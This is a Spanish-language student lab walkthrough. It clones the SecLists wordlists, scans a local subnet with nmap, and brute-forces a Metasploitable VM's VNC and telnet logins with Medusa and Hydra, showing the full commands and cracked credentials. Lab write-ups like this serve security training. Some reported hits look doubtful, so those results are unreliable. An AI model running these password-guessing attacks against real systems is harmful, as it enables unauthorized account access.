Ejercicio Feedback. SecList


Presentado por:

Santiago Peñaranda Mejia

Descarga de diccionario


Vamos a descargar el diccionario **SecList** para ello vamos a copiar la URL que está abajo y hacemos un **git clone**

https://github.com/danielmiessler/SecLists.git




```
┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists'...
remote: Enumerating objects: 15209, done.
Receiving objects:  46% (6997/15209), 140.85 MiB | 11.27 MiB/s
```

Una vez ya descargada la herramienta vamos a ojear un poco para ver la gran cantidad de diccionarios que tiene




```
┌──(root㉿kali)-[/home/kali]
└─# cd SecLists

┌──(root㉿kali)-[/home/kali/SecLists]
└─# ls
CONTRIBUTING.md  Discovery  IOCs     Miscellaneous  Pattern-Matching  README.md     Usernames
CONTRIBUTORS.md  Fuzzing    LICENSE  Passwords      Payloads          SecLists.png  Web-Shells
```



```
┌──(root㉿kali)-[/home/kali/SecLists]
└─# cd Passwords

┌──(root㉿kali)-[/home/kali/SecLists/Passwords]
└─# ls
2020-200_most_used_passwords.txt  dutch_common_wordlist.txt                  SCRABBLE-hackerhouse.tgz
2023-200_most_used_passwords.txt  dutch_passwordlist.txt                     scraped-JWT-secrets.txt
500-worst-passwords.txt           dutch_wordlist                             seasons.txt
500-worst-passwords.txt.bz2       german_misc.txt                            Software
BiblePass                         Honeypot-Captures                          stupid-ones-in-production.txt
bt4-password.txt                  Keyboard-Walks                             twitter-banned.txt
cirt-default-passwords.txt        Leaked-Databases                           unkown-azul.txt
citrix.txt                        Malware                                    UserPassCombo-Jay.txt
clarkson-university-82.txt        months.txt                                 WiFi-WPA
common_corporate_passwords.lst    Most-Popular-Letter-Passes.txt             Wikipedia
Common-Credentials                mssql-passwords-nansh0u-guardicore.txt     xato-net-10-million-passwords-1000000.txt
Cracked-Hashes                    openwall.net-all.txt                       xato-net-10-million-passwords-100000.txt
darkc0de.txt                      Permutations                               xato-net-10-million-passwords-10000.txt
darkweb2017-top10000.txt          PHP-Magic-Hashes.txt                       xato-net-10-million-passwords-1000.txt
darkweb2017-top1000.txt           probable-v2-top12000.txt                   xato-net-10-million-passwords-100.txt
darkweb2017-top100.txt            probable-v2-top1575.txt                    xato-net-10-million-passwords-10.txt
darkweb2017-top10.txt             probable-v2-top207.txt                     xato-net-10-million-passwords-dup.txt
days.txt                          README.md                                  xato-net-10-million-passwords.txt
Default-Credentials               richelieu-french-top20000.txt
der-postillon.txt                 richelieu-french-top5000.txt
```


De todos estos vamos a utilizar el archivo **500-worst-passwords.txt**




```
┌──(root㉿kali)-[/home/kali/SecLists/Passwords]
└─# cat 500-worst-passwords.txt
123456
password
12345678
```

Uso correcto de diccionario

Lo primero que vamos hacer es identificar si nuestra máquina está corriendo el servicio **VNC**, para ella escribimos una serie de parámetros que estas viendo en la imagen




```
┌──(root㉿kali)-[/home/kali/SecLists/Passwords]
└─# nmap -p 5900 -oG vnc_servers 192.168.1.83/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-16 00:32 EST
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.0012s latency).

PORT     STATE  SERVICE
5900/tcp closed vnc
MAC Address: 44:FE:3B:3B:F7:A1 (Arcadyan)

Nmap scan report for 192.168.1.83
Host is up (0.0070s latency).

PORT     STATE SERVICE
5900/tcp open  vnc
MAC Address: 08:00:27:1C:CD:CB (Oracle VirtualBox virtual NIC)

Nmap scan report for DESKTOP-2TU82NH.home (192.168.1.109)
Host is up (0.00044s latency).

PORT     STATE    SERVICE
5900/tcp filtered vnc
MAC Address: 18:C0:4D:45:3F:D9 (Giga-byte Technology)

Nmap scan report for kali.home (192.168.1.117)
Host is up (0.000033s latency).

PORT     STATE  SERVICE
```



```
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:1C:CD:CB (Oracle VirtualBox virtual NIC)
```

Ahora vamos a atacar el servicio VCP de la máquina de metasploitable que está en el puerto 5900.
Para ello vamos hacer un ataque de fuerza bruta a el **servicio VNC** con **Medusa**

Suponiendo que ya sabemos el usuario vamos averiguar la contraseña, para ello ejecutamos esta serie de parámetros




```
┌──(root㉿kali)-[/home/kali]
└─# medusa -h 192.168.1.83 -u msfadmin -P /home/kali/SecLists/Passwords/password_META -M vnc -r 5 -T 1 -t 1
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: no puedes (1 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: estar (2 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: de (3 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: primero (4 of 10 complete)
ERROR: [vnc.mod] VNC Authentication - Unknown Response: 2
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (5 of 10 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.1.83 User: msfadmin Password: msfadmin [ERROR]

┌──(root㉿kali)-[/home/kali]
└─# 
```

Como podemos observar al ejecutar este código la herramienta ha buscado las credenciales correctas y nos ha dado la contraseña.


También un procedimiento similar a este lo podemos hacer con otras herramientas como **HYDRA**, para ello escribimos esta serie de comandos

hydra -f -vV -L UserPassCombo-Jay.txt -P password_META -t 4 192.168.1.83 telnet vnc

En el ataque de fuerza bruta anterior con **Mudusa** teníamos el usuario y hallamos la contraseña, pero en este caso NO tenemos ni el USUARIO ni la CONTRASEÑA




```
└─# hydra -f -vV -L UserPassCombo-Jay.txt -P password_META -t 4 192.168.1.83 telnet vnc
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 04:42:11
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overw
ore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10178 login tries (l:727/p:14), ~2545 tries per task
[DATA] attacking telnet://192.168.1.83:23/vnc
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.83 - login "root" - pass "puedes" - 1 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "estar" - 2 of 10178 [child 1] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "de" - 3 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "primero" - 4 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "msfadmin" - 5 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "perra" - 6 of 10178 [child 1] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "nomeloreo" - 7 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "msf" - 8 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "admin" - 9 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "msfadmin" - 10 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "password" - 11 of 10178 [child 1] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "passwords" - 12 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "pass" - 13 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "root" - pass "password" - 14 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "admin" - pass "puedes" - 15 of 10178 [child 1] (0/0)
[ATTEMPT] target 192.168.1.83 - login "admin" - pass "estar" - 16 of 10178 [child 3] (0/0)
```



```
[ATTEMPT] target 192.168.1.83 - login "amy" - pass "password" - 280 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "puedes" - 281 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "estar" - 282 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "de" - 283 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "primero" - 284 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "msfadmin" - 285 of 10178 [child 0] (0/0)
[STATUS] 95.00 tries/min, 285 tries in 00:03h, 9893 to do in 01:45h, 4 active
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "perra" - 286 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "nomeloreo" - 287 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "msf" - 288 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "admin" - 289 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "msfadmin" - 290 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "password" - 291 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "passwords" - 292 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "pass" - 293 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "12345" - pass "password" - 294 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "puedes" - 295 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "estar" - 296 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "de" - 297 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "primero" - 298 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "msfadmin" - 299 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "perra" - 300 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "nomeloreo" - 301 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "msf" - 302 of 10178 [child 0] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "admin" - 303 of 10178 [child 2] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "msfadmin" - 304 of 10178 [child 3] (0/0)
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "password" - 305 of 10178 [child 0] (0/0)
[23][telnet] host: 192.168.1.83   login: !@#$%^   password: admin
[STATUS] attack finished for 192.168.1.83 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 04:45:32

┌──(root㉿kali)-[/home/kali/SecLists/Passwords]
```

Como podemos observar al ejecutar el código la herramienta ha buscado las credenciales correctas y nos ha dado el Usuario y la Contraseña.



```
[ATTEMPT] target 192.168.1.83 - login "!@#$%^" - pass "password" - 3
[23][telnet] host: 192.168.1.83   login: !@#$%^   password: admin
[STATUS] attack finished for 192.168.1.83 (valid pair found)
```

Y como podemos ver estas dos Medusa y Hydra son muy potentes y muy importantes para el uso de diccionarios contra un servicio, y pues ya está.